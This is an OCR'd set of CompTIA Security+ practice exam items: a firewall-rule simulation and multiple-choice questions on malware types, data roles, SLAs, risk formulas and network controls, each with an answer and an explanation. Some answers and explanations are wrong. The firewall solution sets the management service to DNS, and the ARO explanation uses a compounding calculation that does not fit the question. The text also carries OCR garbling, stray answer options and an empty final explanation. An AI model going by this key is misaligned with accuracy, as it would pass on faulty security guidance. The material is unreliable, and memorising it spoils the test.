
INSTRUCTIONS
Click on each firewall to do the following:
* 1. Deny cleartext web traffic
* 2. Ensure secure management protocols are used.
* 3. Resolve issues at the DR site.
The ruleset order cannot be modified due to outside constraints.
Hat any time you would like to bring back the initial state of the simulation, please dick the Reset All button.



Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	PERMIT



Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	TELNET	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY




Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	PERMIT

A. Mastered
B. Not Mastered


Answer: A

Explanation:
In Firewall 1, HTTP inbound Action should be DENY. As shown below



Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	DENY


In Firewall 2, Management Service should be DNS, As shown below.



Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	DNS	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

In Firewall 3, HTTP Inbound Action should be DENY, as shown below



Firewall 3

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	DENY

NEW QUESTION 150
- (Exam Topic 2)
A security analyst is reviewing packet capture data from a compromised host On the In the packet capture. analyst locates packets that contain large of text, Which Of following is most likely installed on compromised host?

A. Keylogger
B. Spyware
C. Torjan
D. Ransomware

Answer: A

Explanation:
A keylogger is a type of malware that records the keystrokes of the user and sends them to a remote attacker. The attacker can use the keystrokes to steal the user’s credentials, personal information, or other sensitive data. A keylogger can generate packets that contain large amounts of text, as the packet capture data shows.

NEW QUESTION 151
- (Exam Topic 2)
An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained Which of the following roles would MOST likely include these responsibilities?

A. Data protection officer
B. Data owner
C. Backup administrator
D. Data custodian
E. Internal auditor

Answer: C

Explanation:
The role that would most likely include the responsibilities of implementing technical controls to protect data and ensuring backups are properly maintained would be a Backup Administrator. A Backup Administrator is responsible for maintaining and managing an organization's backup systems and procedures, which

includes ensuring that backups are properly configured, tested and securely stored. They are also responsible for the recovery of data in case of a disaster or data loss.

NEW QUESTION 152
- (Exam Topic 2)
Which of the following describes business units that purchase and implement scripting software without approval from an organization's technology Support staff?

A. Shadow IT
B. Hacktivist
C. Insider threat
D. script kiddie

Answer: A

Explanation:
shadow IT is the use of IT-related hardware or software by a department or individual without the knowledge or approval of the IT or security group within the organization12. Shadow IT can encompass cloud services, software, and hardware. The main area of concern today is the rapid adoption of cloud-based service1s.
According to one source3, shadow IT helps you know and identify which apps are being used and what your risk level is. 80% of employees use non-sanctioned apps that no one has reviewed, and may not be compliant with your security and compliance policies.

NEW QUESTION 154
- (Exam Topic 2)
A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

Answer: A

Explanation:
Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://nmap.org/


NEW QUESTION 155
- (Exam Topic 2)
A security team will be outsourcing several key functions to a third party and will require that:
• Several of the functions will carry an audit burden.
• Attestations will be performed several times a year.
• Reports will be generated on a monthly basis.
Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

A. MOU
B. AUP
C. SLA
D. MSA

Answer: C

Explanation:
A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.
Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968
CompTIA Security+ Get Certified Get Ahead: SY0-601 Study Guide by Darril Gibson https://www.amazon.com/CompTIA-Security-Certified-Ahead-SY0-601/dp/1260117558
Note: SLA is the best document that is used to define these requirements and stipulate how and when they are performed by the third party.

NEW QUESTION 156
- (Exam Topic 2)
A data owner has been tasked with assigning proper data classifications and destruction methods for various types of data contained within the environment.


Drag & Drop
Bound copies of internal audit reports from a private company
1
Copies of financial audit reports from exchange-traded organizations on a flash drive
2
Database containing driver's license information on a reusable backup tape
3
Decommissioned mechanical hard drive containing application source code
4
Employee records on an SSD
5
Paper-based customer records, which include medical data
6
Data Classification
PII
PHI
Intellectual Property
Corporate Confidential
Public
Data Destruction Method
Degaussing and Multi-Pass Wipe
Physical Destruction via Shredding

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface, application Description automatically generated

NEW QUESTION 160
- (Exam Topic 2)
An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sales systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the best options to accomplish this objective? (Select two.)

A. Load balancing
B. Incremental backups
C. UPS
D. RAID
E. Dual power supply
F. VLAN

Answer: AD

Explanation:
Load balancing and RAID are the best options to accomplish the objective of improving both server-data fault tolerance and site availability under high consumer load. Load balancing is a method of distributing network traffic across multiple servers to optimize performance, reliability, and scalability. Load balancing can help improve site availability by preventing server overload, ensuring high uptime, and providing redundancy and failover. RAID stands for redundant array of independent disks, which is a technology that combines multiple physical disks into a logical unit to improve data storage performance, reliability, and capacity. RAID can help improve server-data fault tolerance by providing data redundancy, backup, and recovery.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.nginx.com/resources/glossary/load-balancing/ https://www.ibm.com/cloud/learn/raid

NEW QUESTION 164
- (Exam Topic 2)
A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

A. pcap reassembly
B. SSD snapshot
C. Image volatile memory
D. Extract from checksums

Answer: C

Explanation:
The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+ SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that
are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

NEW QUESTION 166
- (Exam Topic 2)
Which of the following Is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

A. To provide data to quantify risk based on the organization's systems
B. To keep all software and hardware fully patched for known vulnerabilities
C. To only allow approved, organization-owned devices onto the business network
D. To standardize by selecting one laptop model for all users in the organization

Answer: A

Explanation:
An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy. Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 167
- (Exam Topic 2)
A user is trying to upload a tax document, which the corporate finance department requested, but a security program IS prohibiting the upload A security analyst determines the file contains Pll, Which of
the following steps can the analyst take to correct this issue?

A. Create a URL filter with an exception for the destination website.
B. Add a firewall rule to the outbound proxy to allow file uploads
C. Issue a new device certificate to the user's workstation.
D. Modify the exception list on the DLP to allow the upload

Answer: D

Explanation:
Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

NEW QUESTION 168
- (Exam Topic 2)
A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following
is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
B. The MRI vendor does not support newer versions of the OS.
C. Changing the OS breaches a support SLA with the MRI vendor.
D. The IT team does not have the budget required to upgrade the MRI scanner.

Answer: B

Explanation:
This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor’s support may cause the scanner to malfunction or stop working altogether.

NEW QUESTION 171
- (Exam Topic 2)
A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select two).

A. Chain of custody
B. Tags
C. Reports
D. Time stamps
E. Hash values
F. Time offset

Answer: DF

Explanation:
A server farm’s logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.
To determine the sequence of a server farm’s logs, the administrator should consider the following factors:

- Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.
- Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs

NEW QUESTION 175
- (Exam Topic 2)
An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would best describe the estimated number of devices to be replaced next year?

A. SLA
B. ARO
C. RPO
D. SLE

Answer: B

Explanation:
ARO stands for annualized rate of occurrence, which is a metric that estimates how often a threat event will occur within a year. ARO can help an IT manager estimate the mobile device budget for the upcoming year by multiplying the number of devices replaced in the previous year by the percentage increase of replacement over the last five years. For example, if 100 devices were replaced in the previous year and the replacement rate increased by 10% each year for the last five years, then the estimated number of devices to be replaced next year is 100 x (1 + 0.1)^5 = 161.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.techopedia.com/definition/24866/annualized-rate-of-occurrence-aro

NEW QUESTION 177
- (Exam Topic 2)
A security analyst received the following requirements for the deployment of a security camera solution:
* The cameras must be viewable by the on-site security guards.
* The cameras must be able to communicate with the video storage server.
* The cameras must have the time synchronized automatically.
* The cameras must not be reachable directly via the internet.
* The servers for the cameras and video storage must be available for remote maintenance via the company VPN.
Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?

A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
D. Implementing a WAF to allow traffic from the local NTP server to the camera server

Answer: B

Explanation:
A jump server is a system that is used to manage and access systems in a separate security zone. It acts as a bridge between two different security zones and provides a controlled and secure way of accessing systems between them12. A jump server can also be used for auditing traffic and user activity for real-time surveillance 3. By deploying a jump server that is accessible via the internal network, the security analyst can securely meet the remote connectivity requirements for the servers and cameras without exposing them directly to the internet or allowing outgoing traffic from their subnet. The other options are not suitable because:
➢ A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on would not allow remote maintenance via the company VPN.
➢ C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering would not prevent direct internet access to the cameras or servers.
➢ D. Implementing a WAF to allow traffic from the local NTP server to the camera server would not address the remote connectivity requirements or protect the servers from internet access.
References:
1: https://www.thesecuritybuddy.com/network-security/what-is-a-jump-server/ 3:
https://www.ssh.com/academy/iam/jump-server 2: https://en.wikipedia.org/wiki/Jump_server

NEW QUESTION 182
- (Exam Topic 2)
A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the offer or away. Which of the following solutions should the CISO implement?

A. VAF
B. SWG
C. VPN
D. WDS

Answer: B

Explanation:
A secure web gateway (SWG) is a solution that can filter and block malicious or inappropriate web traffic based on predefined policies. It can protect users from web-based threats, such as malware, phishing, or
ransomware, whether they are in the office or away. An SWG can be deployed as a hardware appliance, a software application, or a cloud service. References: https://www.comptia.org/content/guides/what-is-a-secure-web-gateway

NEW QUESTION 186
- (Exam Topic 2)
Which of the following can be used to calculate the total loss expected per year due to a threat targeting an asset?

A. EF x asset value
B. ALE / SLE

C. MTBF x impact
D. SLE x ARO

Answer: D

Explanation:
The total loss expected per year due to a threat targeting an asset can be calculated using the Single Loss Expectancy (SLE) multiplied by the Annualized Rate of Occurrence (ARO). SLE is the monetary loss expected from a single event, while ARO is the estimated frequency of that event occurring in a year.
Reference: CompTIA Security+ Study Guide: Exam SY0-501, 7th Edition, by Emmett Dulaney and Chuck Easttom, Chapter 9: Risk Management, page 414.

NEW QUESTION 187
- (Exam Topic 2)
Which of the following should be addressed first on security devices before connecting to the network?

A. Open permissions
B. Default settings
C. API integration configuration
D. Weak encryption

Answer: B

Explanation:
